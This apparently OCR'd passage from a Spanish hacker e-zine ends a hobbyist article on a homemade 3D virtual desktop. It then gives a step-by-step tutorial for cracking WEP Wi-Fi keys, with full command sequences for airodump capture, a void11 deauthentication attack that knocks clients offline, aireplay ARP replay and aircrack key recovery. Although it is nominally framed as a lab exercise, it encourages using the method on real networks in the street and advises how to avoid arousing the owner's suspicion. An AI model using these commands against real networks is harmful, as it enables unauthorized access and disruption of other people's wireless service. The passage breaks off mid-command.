Otra solución que no hemos investigado es mandar la información mediante ultrasonidos. Seguro que habéis visto las llaves electrónicas que sirven para abrir el coche desde 5 metros. Lo que hacen es enviar un ultrasonido, que es detectado por un sensor dentro del coche. Pues bien, podemos poner una llave en el dedo índice, y otra en el corazón. Cuando se apriete el pulsador con el dedo pulgar, lo podríamos detectar. Es un tema no investigado pero plausible.

Por fin teníamos algo real para un mundo virtual.
Hicimos un cursor en 3D que se moviera de acuerdo con el dedo-luz. Esto fue fácil, usando XWrapPointer en X-window.
El cursor podía estar fuera del campo de visión, aunque ésto no implicaba que el escritorio tuviera que desplazarse.
Así que hubo que decirle a fvwm2 que no desplazara el escritorio cuando el ratón se acercase a los bordes, sino cuando cambiase el punto de visión de la cabeza.

También cambiaba de tamaño según la distancia al observador. Incluso le hicimos un modelado en 3D para el cursor. Todos los demás objetos eran simples ortoedros, pero el cursor realmente es un cono. Cuando lo ponías cercano a los ojos aparecía grande y majestuoso: un auténtico conazo.
Había un problema cuando el dedo-luz estaba tapado por la caja o el cuerpo del usuario. La solución habría sido poner más cámaras, con lo cual se aumentaría la exactitud del sistema. Pero no queríamos gastar más dinero, así que intentamos tener cuidado para que el dedo-luz nunca esté cubierto por otro elemento físico.

Todavía falta otro elemento: el teclado. Al movernos por la habitación es imposible acceder al teclado, a no ser que tengas un teclado inalámbrico y te lo cuelques al cuello. Esto no es adecuado. Así que recordamos a Johñ Mnemonic y decidimos hacer un teclado virtual, algo parecido al que incorpora la Palm. Esto no es más que una aplicación que siempre ocupa la parte central de la pantalla, y dibuja teclas con fondo transparente. Pones el pulgar (en realidad su representacion virtual en la pantalla) para seleccionar la tecla que deseas pulsar, y juntándolo con el índice se produce la pulsación. Fácil y simple, pero más complicado de usar de lo que parece. Sobre todo porque a veces necesitas 2 dedos para teclear. La solución estaba al alcance de la mano. De la mano izquierda para ser preciso.

Montamos otro dedo-luz con una luz de color verde para el pulgar izquierdo, y


cables para cerrar el circuito formado por el dedo índice y el pulgar. También para el corazon-pulgar.
Al igual que antes, las cámaras encuentran rápidamente la luz verde, convierten sus coordenadas en una dirección 3D, y cuando detectan una "pulsación" meten la tecla en el pipe.
Un poco más fácil fue sustituir el pipe por llamadas apropiadas a X-Window. En particular usamos XSendEvent para engañar a fvwm2 y hacerle creer que se había pulsado una tecla.
Para ello seguimos el ejemplo de un driver llamado Maguellan que se usa para un HMD profesional. Ojalá pudiéramos echarle un ojo y ver cómo funciona, aunque creemos que sólo sirve para aplicaciones desarrolladas específicamente para 3D (como diseño de coches, aviones, ...) y no para un escritorio 3D.

Lo bueno es que ahora teníamos a un individuo en medio de la habitación cazando mosquitos !con las dos manos!

Una vez con el prototipo en marcha nos dedicamos a modificar los programas que queríamos usar. El escritorio estaba aceptablemente completo, pero no hay muchas aplicaciones que permitan usar 3D. Por supuesto que modificamos un programa para representar estadisticas en 3D con curvas y gráficos de barras.
Tambien hemos modificado XMRM-2.0 para hacer morphing en 3D, pero los cambios han sido simplemente para probar.
Si hubiera un buen programa de diseño de arquitectura, quizás lo podriamos adaptar.
Todavía no nos hemos atrevido a convertir juegos tales como Doom a un entorno auténtico de 3D.

Una de las últimas mejoras ha sido el sistema de posicionamiento de la caja y las cámaras.
En vez de poner la caja en la cabeza y las cámaras en las paredes, hemos puesto una cámara sobre la cabeza, y dibujado marcas en las paredes formando una rejilla.
La cámara está sobre la cabeza, apuntando en la misma dirección que los ojos.
En cada pared tenemos marcas cada 2 cm, con la etiqueta AB donde A indica la altura desde 0 hasta 2 metros, y B indica el giro, desde 0 hasta 360-1 grados.
Los que tengan estudios habrán identificado esto con la latitud y la longitud.
-La marca más cercana al centro de la imagen capturada identifica la dirección en la que estamos mirando.
-La marca visible más lejana determina la distancia desde la cámara hasta la pared.
-La diferencia en pixels horizontales entre una marca y otra se usa para averiguar la inclinación de la cabeza.
Con esto se reduce el sistema a 1 única camara, aunque hay que conectarla mediante unos cables largos desde la cableza hasta el ordenador, lo cual aumenta el peso que hay que llevar sobre la cabeza.
Ademas hay que elegir una cámara que tenga buena resolución a una distancia entre 1 y 3 metros, para que identifique correctamente las marcas de la pared.
Y hay que dibujar marcas en toda la habitación. En realidad la prueba la hicimos con post-it.

Ya que no teníamos las cámaras de la pared había que inventar otro sistema en lugar del dedo-luz. Probamos con un puntero láser. La luz del láser que incide sobre la pared es detectada por la cámara de la cabeza siempre que estemos mirando en esa dirección, que suele ser lo habitual. Nadie apunta a un sitio al que no mira.
El problema es que sabemos el punto de incidencia en la pared, pero no el ángulo:



Como se ve en el esquema, tanto rayo1 como rayo2 tienen el mismo punto de incidencia.
La posible solución es tener otra cámara en la espalda que encuentre el otro extremo del rayo. Pero los punteros láser sólo emiten luz en una dirección, no en los dos sentidos. Claro que podríamos poner 2 punteros de distintos colores, separados por 45 grados. Los colocamos en un guante-luz, pero resultó ser demasiado incomodo para manejarlo.
O bien mantener una de las cámaras de la pared. Posiblemente necesitaríamos 2 cámaras.

Como esto suponía un gran cambio con nuevas dificultades, no le dimos más vueltas y nos quedamos con el modelo antiguo de la cabeza dentro de la caja de colores.

Otra idea que se ha quedado por el camino ha sido la utilizacion de sonido. Si bien creemos que ayuda a dar sensación de inmersión, apenas contribuye a la tridimensionalidad, además de que no parece que tenga mucho que ver con un escritorio virtual. Quizás para juegos sí que valga.
Por otro lado está el hecho de que mi amigo es sordo.

Ya que tenemos un sistema estereoscópico que muestra imágenes, hemos implementado otro para capturar imágenes estereoscópicas. Para ello se necesitan 2 cámaras de vídeo colocadas a la misma distancia de los ojos (8 cm. entre cada objetivo) y el foco a 1 metro. Esto es lo más difícil de conseguir porque la mayoría de las cámaras digitales tiene ajuste de foto automático, y la distancia mínima suele ser 1.5 o 2 metros. Para hacerlo todavía más espectacular grabamos vídeo y luego lo mostramos en nuestros 2 marcos. El resultado no fue todo lo satisfactorio que esperabamos y posiblemente necesitemos investigar sobre este asunto. Nos atrae el tema de grabar imagenes reales y luego vectorizarlas para convertirlas en imagenes virtualizadas. Quizás entonces podríamos superponer imágenes reales con virtuales, o superponer información digital sobre imágenes reales, al estilo de Robocop y lo que se ve en los aviones de combate.

Ahora trabajamos en un guante 3D. Hemos cogido un guante negro, y pintado rayas blancas horizontales y verticales en una trama de 2 centímetros. Con 2 cámaras de alta resolución tomamos imágenes, pasamos la rejilla a 3D, y las convertimos a un entorno virtual.
Lo malo es que la resolución no es lo bastante buena si usamos video en tiempo real. Y obviamente no podemos tomar fotos cada 5 segundos.
Hay un sistema que se basa en llevar un traje con puntos de colores en las rodillas, caderas, cintura, codos, ..
Esos puntos se captan en una cámara, se transforman en 3D, y pueden saber cómo es el movimiento de una persona.
Se usa para hacer películas de dibujos animados en las que los movimientos son bastante humanoides.
Sin duda, un tema interesante.

También estamos haciendo un tetris en 3D. El usuario empuja con el dedo-luz los bloques que le caen del techo, mientras que en el suelo están (virtualmente, se entiende) los bloques apilados.

Intentaremos hacer un simulador de vuelo de estilo Superman, aunque por ahora más bien parece Superlópez.
Hemos encontrado muchas colecciones de objetos virtuales para diseñar un mundo virtual, aunque por ahora no le vemos utilidad para nosotros.

Segun nos han comentado, un museo de cultura egipcia ofrece paseos virtuales: te pones unas gafas HMD y te paseas por una habitación y ves los muebles que tenían los egipcios. Al parecer hay una silla real. Cuando la ves con las gafas parece que tiene 3000 años, pero te puedes sentar en ella. Otra buena idea.

El objetivo de tener un escritorio virtual está cumplido. Ahora bien, tanto mi amigo como yo somos programadores, y la herramienta que más usamos es un editor de texto, que sinceramente no necesita de 3D. Pero tener un escritorio de 3000x3000 es agradable para programar.
Dado que estamos muy iusionados con nuestro desarrollo, cabe la posibilidad de adquirir unas gafas reales. El punto débil de nuestro sistema es el visor físico, y existen soluciones de calidad que solucionan este problema. Ahora esperamos a que bajen de precio.
Mira en http://www.stereo3d.com/hmd.htm para ver una lista de los sistemas disponibles.

Mucha más información en
http://vresources.jump-gate.com/articles/vre_articles/analyhmd/analysis.htm

Quien sabe, quizás no esté tan lejos el holodeck de StarTrek.

EOF

-[0x0D]--
-[Crack WEP]---
-[by hckrs]---SET-32--

Proyecto Crack-w3p
Articulo publicado en www.hckrs.org
Publicado en SET a peticion suya.

El objetivo principal del proyecto es "romper" cualquier clave WEP en unos pocos minutos

<clave WEP: sistema de cifrado incluido en el estandar 802.11 como protocolo para redes Wireless que permite encriptar la informacion que se transmite. Esta basado en el algoritmo de encriptacion RC4, y utiliza claves de 64bits, de 128bits o de 256 bits.>

Para simplificar las ideas voy a dividir el texto en varios apartados

Introduccion.

¿Cuantos art¡culos en castellano te explican como romper WEP?. Generalmente los newbies (novatos) en esta materia, se ven frustrados por la cantidad de tarjetas wireless que existen y los comandos espec¡ficos de cada distribucion. Hay que sumar a esto, la utop¡a que aun sigue siendo para la gente la utilizacion de Linux.

A continuacion explicare como romper WEP paso por paso, para ello no necesitaremos mas hardware que un par de portatiles y unas tarjetas inalambricas.

IMPORTANTE: Es recomendable crear un pequeño hacklab (laboratorio de pruebas), y una vez adquiridos los conocimientos, salir a la calle a realizar el hacktivismo

"Ir enredando por ah¡ sin meditar tus actos, solo conduce a problemas, y la mentalidad de HCKRS no es crear problemas a sus lectores, sino que estos aprendan a realizar actos de hacktivismo perfectos y con estilo" <Lord Epsylon>

Empezando por lo mas basico, para usar estas tecnicas, es necesario saber hacer un comando ping, abrir la shell de Windows (MENU INICIO>EJECUTAR>cmd), escribir l¡neas de comandos y saber moverte por la ventanas de Windows de configuracion de red

¿Que necesitamos?.

Podemos "romper" la clave WEP con uno solo portatil, pero voy a usar 2, con ellos ganaremos tiempo, y crearemos mentalidad de grupo entre nuestros hacktivistas, ademas es mas facil confundirse centralizando las tecnicas en un solo PC

Basicamente, uno de los portatiles realizara un ataque activo estimulando la transmision de datos para poder capturar un numero suficiente de paquetes en un tiempo relativamente corto, de mientras, el otro portatil capturara el trafico generado por el que realiza el ataque activo

IMPORTANTE: Debo decirte que realizando un ataque activo aumentas el riesgo de ser descubierto, puesto que el ataque activo genera unas cantidades de trafico de datos en la red bastante grandes (existe el ataque pasivo, mas lento pero mas seguro)

La lista de hardware usado es el siguiente:

Punto de Acceso: sera el punto de acceso de nuestro sistema objetivo, la marca usada es Netgear WGT624 v2

Un portatil con wireless: sera nuestro sistema objetivo, no importa el chipset que use ni el modelo que sea

Dos tarjetas de ordenador 802.11b basadas en el chipset PRISM 2: recomiendo este tipo de chipset porque todos los programas que vamos a usar lo soportan perfectamente, pero que sepas que hay mas

En la siguiente direccion podras ver las distintas tarjetas y sus chipset

http://www.linux-wlan.org/docs/wlan_adapters.html.gz

Personalmente, y basandome en la experiencia de Tomsnet, he usado dos tarjetas Senao 2511CD PLUS EXT2

Si compras una tarjeta con un conector de antena exterior, tendras que comprar un antena con el "pigtail" mas apropiado <pigtail: cable pequeñito que conecta el final de la antena, con la tarjeta wireless.>

IMPORTANTE: Queda claro que usando una antena potente, podremos tener mayor calidad de conexion

Las direcciones para obtener el software usado las podras ver al final del texto, junto con un resumen de los comandos usados

Preparando la WLAN del objetivo.

Configurar el hacklab es muy importante, puesto que va a ser un entorno simulado de las acciones que puedas llevar mas adelante sobre redes reales. Debes tener cuidado con los puntos de acceso vecinos a tu hacklab, para no crear problemas en su red mientras practicas. Te recomiendo que utilices la noche, puesto que es improbable que encuentres usuarios conectados.

Lo primero que vamos a hacer es conectar y configurar el Wireless LAN del sistema objetivo con un punto de acceso o router wireless como si fuera un unico cliente wireless. El punto de acceso estara protegido con una clave WEP que posteriormente te mostrare como romper. Utiliza el punto de acceso que desees, y ponle un SSID (codigo incluido en todos los paquetes de una red inalambrica Wi-Fi para identificarlos como parte de esa red). El SSID que yo he usado es HCKRS. Configura una llave WEP con encriptacion de 64 bit. Despues de romper esta clave, intentalo con claves de 128 bits y seras imparable.

Necesitas recordar la siguiente informacion para usarla despues:

Direccion MAC del AP(punto de acceso) - Suele estar visible en la pantalla del menu de configuracion web. Tambien podras encontrar una etiqueta debajo o detras del AP
SSID del AP - El nombre del AP, yo he usado HCKRS
Canal wireless que usa el AP - Por defecto suele usar el Canal6, pero rev¡salo
Llave WEP - Si el AP te muestra la clave como 0xFFFFFFFFFF (modifica las Fïs con la llave que tu quieras), escribe debajo solo lo que has puesto detras de 0x
Con el AP configurado, necesitamos conectar un cliente objetivo al aparato (Yo voy a mostrarlo con un Windows XP, por probabilidad de uso). Haz click en /Mis conexiones de red/ y dale al boton derecho, despues selecciona la opcion /Propiedades/. Entra en la opcion /Conexiones de red inalambrica/, presiona /Actualizar lista/ y te saldran la lista completa de puntos de acceso que tienes a tu alrededor. Entre ellos el que has configurado anteriormente. Conectate a tu punto de acceso haciendo doble-click.

Como el punto de acceso tiene clave WEP, Windows te preguntara por la clave de acceso para que puedas conectarte. Escribe la clave que apuntaste antes, y al poco tiempo, Windows deber¡a confirmarte que estas conectado a la red. Estate seguro de que realmente estas conectado, para ello realiza un ping a la direccion IP del sistema objetivo, o abre la pagina web de http://www.hckrs.org y confirma que estas en Internet. Si el comando ping no te responde, o no puedes ver la Web, abre el icono que aparece en la parte inferior derecha y que indica tu conexion a la red inalambrica y entra en la pestaña /Soporte/. En ella podras ver si tienes activado DHCP (protocolo TCP/IP que asigna dinamicamente una direccion IP a un ordenador) en tu punto de acceso, y si las direcciones IP que te ha asignado son correctas. Sino son correctas (deber¡an ser del estilo 192.168.1.1), presiona en el boton /Reparar/ .Mira de nuevo las direcciones IP, si aun as¡ sigue si conectarte, vuelve al Menu de configuracion del AP y busca una opcion en la que ponga algo como DHCP Activo-Habilitado y presiona sobre ella, guarda tus cambios, sal del menu y reconectate al AP.

Recuerda que las propiedades TCP/IP de tu conexion deben tener activada la opcion "Obtener una direccion IP automaticamente", si eres newbie tranquilo, viene activada por defecto.

Una vez conectado correctamente guarda la direccion MAC del sistema objetivo. Para verla puedes hacerlo abriendo el prompt de Windows (MENU INICIO>EJECUTAR>cmd) y escribiendo el comando ipconfig /all. En la

pantalla que obtienes podras ver la direccion f¡sica MAC.

Tambien una vez que el sistema objetivo esta corriendo como cliente, podras obtener su direccion MAC en la pestaña de /Soporte/, haciendo click en el boton /Detalles/ (la mia es 00-07-0C-0E-01-FC)

IMPORTANTE: Windows te pone la direccion MAC con "-" para que sea mas legible, per la direccion MAC real no los lleva, por lo tanto, en mi caso, la direccion es 00070C0E01FC

Llegados a este punto, nuestra WLAN esta configurada y funcionando, puedes apagar el sistema objetivo con el que has configurado el AP.

Preparando los portatiles.

A continuacion vamos a preparar los portatiles con los que, por un lado escanearemos en busca de WLANïs y por el otro esnifaremos el trafico y ejecutaremos ataques para estimularlo.

IMPORTANTE: En la configuracion de cada portatil cada uno puede usar sus costumbres, su distribucion de software, su propia tecnica, yo voy a explicar en la que me he basado.

En primer lugar cambiaremos en la configuracion de la BIOS, la opcion para que sea el CD-ROM lo primero que se arranque, ya que vamos a usar un LiveCD que se autoinstala con todas las aplicaciones necesarias. No entrare en mas detalles ya que los menus de las BIOS var¡an bastante entre unos y otros.

El LiveCD usado se llama Auditor Security Collection esta basado en KNOPPIX y tiene mas de 300 herramientas. En el siguiente link podeis ver toda la informacion

http://www.remote-exploit.org/index.php/Auditor_main

Los mirrors para descargarlo directamente estan en esta otra direccion

http://www.remote-exploit.org/index.php/Auditor_mirrors

Descargate la ISO, copiala en una CD y revisa que se encuentra perfectamente para su uso.

Despues, reinicia el portatil, inserta la tarjeta wireless y mete el LiveCd de Auditor Security Collection en la unidad de disco. Selecciona la resolucion de pantalla que sea mas apropiada para tu monitor en el menu de arranque del Auditor, al poco el LiveCD instalara el sistema en la memoria RAM.

IMPORTANTE: la memoria RAM es volatil, lo que significa que la informacion escrita en ella desaparecera cuando se apague la alimentacion de energ¡a del ordenador, por lo que nuestro sistema no estara presente la siguiente vez que arranquemos el portatil.

Los dos iconos mas importantes son el de Programas y el de la Shell de comandos que puedes ver redondeados en la siguiente imagen tomada de Tomsnet

Antes de comenzar a hacer nada, debes estar totalmente seguro, de que tu tarjeta de wireless ha sido reconocida y configurada por Auditor. Haz Click en el icono de Shell (redondeado a la derecha en la imagen), despues escribe el comando iwconfig. Dentro de la informacion que el Auditor te mostrara, deber¡as ver wlan0, que es la asignacion que el sistema le da a las tarjetas basadas en PRISM (en mi caso una Senao 2511CD PLUS EXT2), si es as¡, puedes cerrar la Shell que esta listo.

IMPORTANTE: Con el chipset de PRISM es tan facil como parece, con el resto de chipset os recomiendo que leais sobre el tema, recordando un poco que nada es imposible y que alguien en la red ha tenido vuestro mismo problema seguro.

Repite los mismos pasos con el otro portatil y apagalo, ya que no lo usaremos hasta la parte de estimulacion del trafico WLAN que capturaremos en primer lugar.

Capturando trafico con Kismet.

Todo listo para ejecutar Kismet, es un escaner wireless basado en Linux. Es una herramienta fundamental para recopilar las ondas alrededor de tu portatil y encontrar objetivos y redes LAN. Que despues de comprender este texto sabras crackear. Kismet por lo tanto captura trafico, existen otro programas como Aircrack que tambien lo hacen.

Puedes descargarte Kismet en la siguiente direccion

http://www.kismetwireless.net/

Para abrir Kismet en Auditor, haz click en /Programs/Auditor/Wireless/ Scanner-Analyzer/Kismet

Ademas de escanear redes wireless, Kismet captura paquetes dentro de un fichero para analizarlos despues. Eso quiere decir que Kismet preguntara por el directorio donde salvar los archivos de las capturas. Por comodidad usa el Escritorio (Desktop) y presiona OK.

Kismet preguntara despues por el prefijo de los archivos capturados, cambia el nombre por defecto, pon capturas y presiona OK.

Cuando Kismet comienza, te mostrara todas las redes wireless dentro del rango de tu tarjeta, entre la que debe encontrarse nuestra WLAN objetivo (SSID HCKRS en mi caso) El numero del canal, bajo la columna Ch (Canal6 en mi caso)

Mientras Kismet va saltando a traves de todos los canales y van saliendo los SSIDïs de los puntos de acceso, ser iran mostrando el numero de paquetes de forma cambiante para todos los puntos de acceso. En la columna de la derecha, Kismet muestra el total de redes encontradas, el numero de paquetes capturados y el numero de paquetes encriptados vistos.

Aunque el sistema objetivo con el que hemos configurado el AP esta apagado, Kismet esta detectanto paquetes procedentes de nuestro AP. Eso es debido a que los AP envian cierta informacion ("beacons") que le dicen que ordenadores hay en su rango wireless. Es una especie de anuncio por parte del AP para decirte que esta disponible.

Kismet comienza en modo "autofit", es decir, que los Ap no aparecen con ningun orden espec¡fico. Presiona la letra "s" para entrar al menu Sort. En este menu puedes especificar el orden con el que organizar los APïs

Presiona "c" y los APïs seran ordenados por Canal.

Utiliza las teclas de cursor para moverte por la zona donde salen los SSID y presiona "L" (MAYuSCULA) y Kismet se posicionara sobre el canal SSID. Podras ver como el numero de paquetes de los demas APïs continua incrementandose.

Kismet esta funcionando correctamente, ahora vamos a ver que ocurre cuando comienza a transmitir datos por la red el sistema objetivo. Esta transferencia de datos se produce generalmente cuando el sistema objetivo navega por internet o envia cualquier tipo de informacion a otro sistema. Inicia el ordenador objetivo, mientras que el portatil tiene a Kismet trabajando.

Cuando el sistema objetivo inicia Windows y se conecta al AP objetivo, podras comprobar como Kismet comienza a capturar mayor cantidad de paquetes tanto encriptados como normales. Usaremos estos paquetes capturados para nuestro ataque posterior.

Captura de paquetes usando Airodump.

Airodump escanea el trafico wireless en paquetes y los captura dentro de ficheros. A continuacion vamos a configurar el programa, para ello debes abrir la Shell de comandos y teclear lo siguiente:

iwconfig wlan0 mode monitor

iwconfig wlan0 channel NUMERO CANAL

cd /ramdisk

airodump wlan0 captura1

Donde pone NUMERO CANAL hay que poner el numero del canal usado por el objetivo

(en mi caso es el 6)

Donde pone /ramdisk hay que poner el directorio donde queremos guardar los datos

Si existen varios puntos de acceso que coinciden, puedes usar la informacion de la direccion MAC para concretarle al programa quien es tu objetivo usando el siguiente comando:

airodump wlan0 captura1 DIRECCION MAC OBJETIVO

Para salir de Airodump debes presionar Control-C. Tecleando ls -l sobre la Shell de comandos, puedes listar los contenidos del directorio. Asegurate que la extension de los archivos capturados es .cap .Si los paquetes son capturados correctamente, el archivo .cap deber¡a ocupar unos pocos Kb despues de unos segundos de captura. Los ficheros donde se guardan las capturas van acumulandose en el directorio elegido uno detras del anterior y as¡ sucesivamente. Recomiendo poner nombres de captura que referencien un poco al sistema objetivo para llevar un cierto orden.

Almacenando IVïs con Airodump.

Mientras airodump esta funcionando, veras la direccion MAC del AP objetivo mostrada bajo la BSSID en la parte izquierda de la ventana, y cierta informacion relacionada, como el canal, etc... Lo importante es que el numero del contador de IVïs (vectores de inicializacion) aumente lo maximo posible. Esto sucede cuando el sistema objetivo navega por Internet, puedes hacer la prueba, mira la progresion que realiza el contador estando el sistema objetivo conectado al AP objetivo pero sin navegar, y despues abre un navegador y visita nuestra Web, podras ver a lo que me refiero.

No es interesante el Packet count, ya que no nos ayuda a romper la clave WEP, y muchos de estos paquetes que recibimos son "beacons" procedentes del AP objetivo. La gran mayor¡a de APïs env¡an 10 "beacons" por segundo.

Lo que nos interesa es el IV Count, es necesario capturar cerca de 50.000 a 200.000 IVïs para poder romper una clave WEP de 64 bits y de 200.000 a 700.000 IVïs para una de 128 bits.

Desautentificacion con void11.

Como habras podido ver, el IV Count no aumenta demasiado rapido con el trafico normal. Esto quiere decir, que nos puede llevar varias horas o incluso d¡as el capturar la cantidad de datos suficientes para poder romper la clave WEP. Pero como no tenemos tanto tiempo, a continuacion voy a mostrarte varios metodos que aumentan la velocidad. La manera mas sencilla de aumentar la velocidad de los paquetes es estimular la red WLAN enviando continuos ping o empezando a descargar un archivo muy grande en el objetivo. Manten airodump funcionando en el portatil-A y observa el ¡ndice de subida de los IV Count si por ejemplo pones a bajar una .ISO de una distribucion de linux, veras el aumento que se produce.

Tambien puedes enviar un ping continuo que puede hacerse desde la Shell de Windows con el siguiente comando:

ping -t 50000 DIRECCION IP DEL SISTEMA OBJETIVO

Usando estos metodos podemos aumentar la cantidad de IVïs rapidamente. Pero solo nos sirve para mostrar el funcionamiento del IV Count. Para generar trafico usaremos void11. Void11 lo usaremos para forzar la desautentificacion de los clientes wireless del AP, es decir, vamos a expulsarlos de la WLAN, inmediatamente despues los clientes trataran de reasociarse al AP, y es en este proceso de asociacion cuando mayor cantidad de trafico se genera. Este ataque es conocido como deauth attack

Comienza el portatil-B con la tarjeta Wireless y el LiveCD de Auditor insertados. Cuando Auditor este preparado abre la Shell y introduce los siguientes comandos:

switch-to-hostap
cardctl eject

```
cardctl insert
iwconfig wlan0 channel NUMERO CANAL (en mi caso 6)
iwpriv wlan0 hostapd 1
iwconfig wlan0 mode master
void11_penetration -D -s DIRECCION MAC DEL OBJETIVO -B DIRECCION MAC DEL AP wlan0
```

(En mi caso: void11_penetration -D -s 00:07:0C:0E:01:FC -B 00:21:0C:01:0E:12 wlan0)

IMPORTANTE: Puede que veas el siguiente mensaje de error cuando estes usando void11 invalid argument error, no te preocupes, esta funcionando correctamente

Verificando el ataque deauth.

Mientras void11 esta funcionando en el portatil-B, fijate que esta pasando en el cliente objetivo. Cualquiera que este usando el sistema, estara tranquilamente navegando por paginas Web o revisando su correo y de repente la red se volvera muy lenta e incluso le parecera que se ha caido. Unos segundos despues, efectivamente, el sistema objetivo estara completamente desconectado.

Para comprobar que esto a sucedido, puedes enviar un ping continuo al AP objetivo (ping -t 50000 DIRECCION DEL AP OBJETIVO). El ping te devolvera, si hemos conseguido desconectar al sistema, el siguiente mensaje:

Request timed out

Para detener el comando ping, teclea Control-C

Tambien puedes comprobar la desautentificacion del AP, mirando en la herramienta del cliente wireless, que generalmente te suele mostrar el estado de la conexion. Cuando void11 esta funcionando, el estado de la red pasa de conectado a desconectado. SI void11 es parado en el portatil-B entonces el objetivo se reconecta al AP en unos pocos segundos. Si vuelves a mirar el portatil-A (en el que tenemos funcionando airodump) mientras void11 esta en el portatil-B, podras ver como el IV Count de airodump se incrementa a gran velocidad en unos pocos segundos. Esto es por el trafico que genera el sistema objetivo al tratar de reconectarse al AP

Repetion de paquetes usando Aireplay.

Generar trafico con el ataque deauth nos da velocidad, pero necesitamos mas. Para ello vamos a usar una tecnica diferente llamada ataque replay. Este tipo de ataque simplemente captura los paquetes validos generados por el cliente objetivo, y genera una respuesta continua que hace que sean mas frecuentes de lo nomal. Cuando estos paquetes provienen de un cliente valido, estos no interfieren con las operaciones normales de la red y generan multitud de IVïs.

Por lo tanto, necesitamos capturar un paquete que sea seguro ha sido generado por void11, paramos el ataque deauth, y comenzamos el ataque replay. Los paquetes ideales para capturar son los ARP (Address Resolution Protocol). Son pequeños (unos 68 bytes), tienen un formato facil de reconocer y son parte de las llamadas de reasociacion del sistema objetivo.

Comenzamos con el ataque conjunto.

Reiniciamos el portatil-A y el portatil-B. En el primero ejecutamos Aireplay escuchando los paquetes ARP, para ello abrimos la Shell de Auditor y tecleamos:

```
switch-to-wlanng
cardctl eject
cardctl insert monitor.wlan wlan0 NUMERO CANAL (en mi caso 6)
cd /ramdisk
aireplay -i wlan0 -b DIRECCION MAC DEL AP (en mi caso 00:21:0C:01:0E:12 ) -m 68 -n
68 -d ff:ff:ff:ff:ff:ff
```

IMPORTANTE: switch-to-wlanng y monitor.wlan son scripts para simplificar comandos y se encuentran presentes en el LiveCD de Auditor.

Deber¡as ver como aireplay muestra un cierto numero de paquetes, pertenecen al filtro que hemos puesto (paquetes de 68 bytes con destino la direccion MAC ff:ff:ff:ff:ff:ff)

Ahora vamos al sistema objetivo y abrimos la herramienta del cliente wireless para ver que el estado de la conexion. Seguidamente vamos al portatil-B y comenzamos el ataque deauth con void11 usando las instrucciones que dimos anteriormente. Una vez has comenzado el void11, deber¡as ver como el estado de la conexion del sistema objetivo se pierde. Pero, observaras como el aireplay comienza a incrementar los paquetes que recibe a gran velocidad.

Aireplay mostrara los paquetes capturados y te preguntara si quieres devolverlos de forma continua. Los paquetes que buscamos contienen la siguiente informacion.

FromDS - 0
ToDS - 1
BSSID - DIRECCION MAC DEL AP OBJETIVO
Source MAC - DIRECCION MAC DEL SISTEMA OBJETIVO
Destination MAC - FF:FF:FF:FF:FF:FF
Teclea n (para responder no a la pregunta de Aireplay) si los datos del paquete no son como los que te acabo de poner.

Cuando veas que Aireplay captura un paquete identico al que buscamos, teclea la letra y (para responder si), de esta manera se pondra en modo repeticion y comenzara el ataque replay.

Rapidamente vuelve al portatil-B y para el ataque deauth de void11

Capturando y rompiendo paquetes.

Con el portatil-A estamos realizando el ataque replay y produciendo un monton de IVïs. Es este el momento de romper WEP. Una vez detenido void11 del portatil-B. Teclea los siguientes comandos para activar airodump y comenzar a capturar paquetes para crackear

```
switch-to-wlanng
cardctl eject
cardctl insert
monitor.wlan wlan0 NUMERO CANAL
cd /ramdisk
airodump wlan0 cap1 DIRECCION MAC DEL AP
```

A continuacion, deber¡as ver como el IV Count aumenta de 200 en 200 por segundo, gracias al ataque replay que esta realizando el portatil-A

Con airodump escribiendo los IVïs en un archivo de captura, ejecutamos aircrack al mismo tiempo para encontrar la clave WEP. Manten airodump funcionando y abre otra Shell del LiveCD de Auditor.Teclea lo siguiente para iniciar Aircrack

```
cd /ramdisk
aircrack -f FACTOR INTEGRAL -m DIRECCION MAC DEL AP-n LONGITUD DE LA CLAVE WEP-q 3 cap*.cap
```

IMPORTANTE: el FACTOR INTEGRAL por defecto suele ser 2, y LONGITUD DE LA CLAVE WEP es la longitud que tratamos de crackear: 64, 128, 256 o 512 bits. (En mi caso la clave es de 64 bits)

Aircrack leera un unico IV de todos los capturados, por lo que un FACTOR INTEGRAL pequeño (parametro -f), disminuye la probabilidad de acierto pero es muy rapido. Un factor grande es mas lento, pero aumenta las probabilidades de obtener la clave WEP. El equilibrio es el factor 2, que es el punto de comienzo por defecto.

Puedes seguir hasta completar el crackeo o detener Aircrack tecleando Control-C y seguir posteriormente. Cuando vuelvas a reiniciar Aircrack presionando la tecla arriba del cursor y enter, este automaticamente incluira las actualizaciones que le envia airodump de los archivos capturados.

IMPORTANTE: Puedes realizar capturas de paquetes de un AP de la calle, llevartelos a casa, y tranquilamente ejecutar Aircrack para sacar sus claves WEP.

Pasados unos 5 minutos (ya que mi clave es de 64 bits, recuerda que si fuera mas grande el tiempo se incrementa bastante) podras ver el siguiente mensaje:

KEY FOUND! [LA CLAVE WEP QUE NOS DA ACCESO AL AP]

Apunta la Clave WEP, acabas de crackear el AP y tienes libre acceso. Recuerda que modificar las configuraciones de los APïs no solo no tiene estilo alguno, sino que puede dañar al dueño del mismo y ademas puede hacerle sospechar de tu presencia.

Puedes encontrar la explicacion original en ingles de estas tecnicas usadas en el siguiente link Tomsnetworking (en su metodolog¡a he basado toda mi practica)

IMPORTANTE: Para todos los administradores, si lo que quereis es evitar de la mejor forma posible que se pueda tener acceso al AP, lo mas recomendable es activar la clave WPA or WPA2 (con una password "fuerte")

Resumen de Herramientas y Comandos usados.

Herramientas software:

Auditor Security Collection http://www.remote-exploit.org/index.php/Auditor_mirrors

Kismet http://www.kismetwireless.net/

Airsnort http://airsnort.shmoo.com/

Aircrack (Incluye Aireplay y Airodump) http://www.cr0.net:8040/code/network/

Void11 http://www.wlsec.net/void11/

Comandos:

Configurar airodump

```
iwconfig wlan0 mode monitor

iwconfig wlan0 channel NUMERO CANAL

cd /ramdisk

airodump wlan0 captura1 DIRECCION MAC OBJETIVO
```

Configurar void11 y comenzar ataque deauth

```
switch-to-hostap

cardctl eject

cardctl insert

iwconfig wlan0 channel NUMERO CANAL (en mi caso 6)

iwpriv wlan0 hostapd 1

iwconfig wlan0 mode master

void11_penetration -D -s DIRECCION MAC DEL OBJETIVO -B DIRECCION MAC DEL AP wlan0
```

Poner aireplay a escuchar paquetes ARP

```
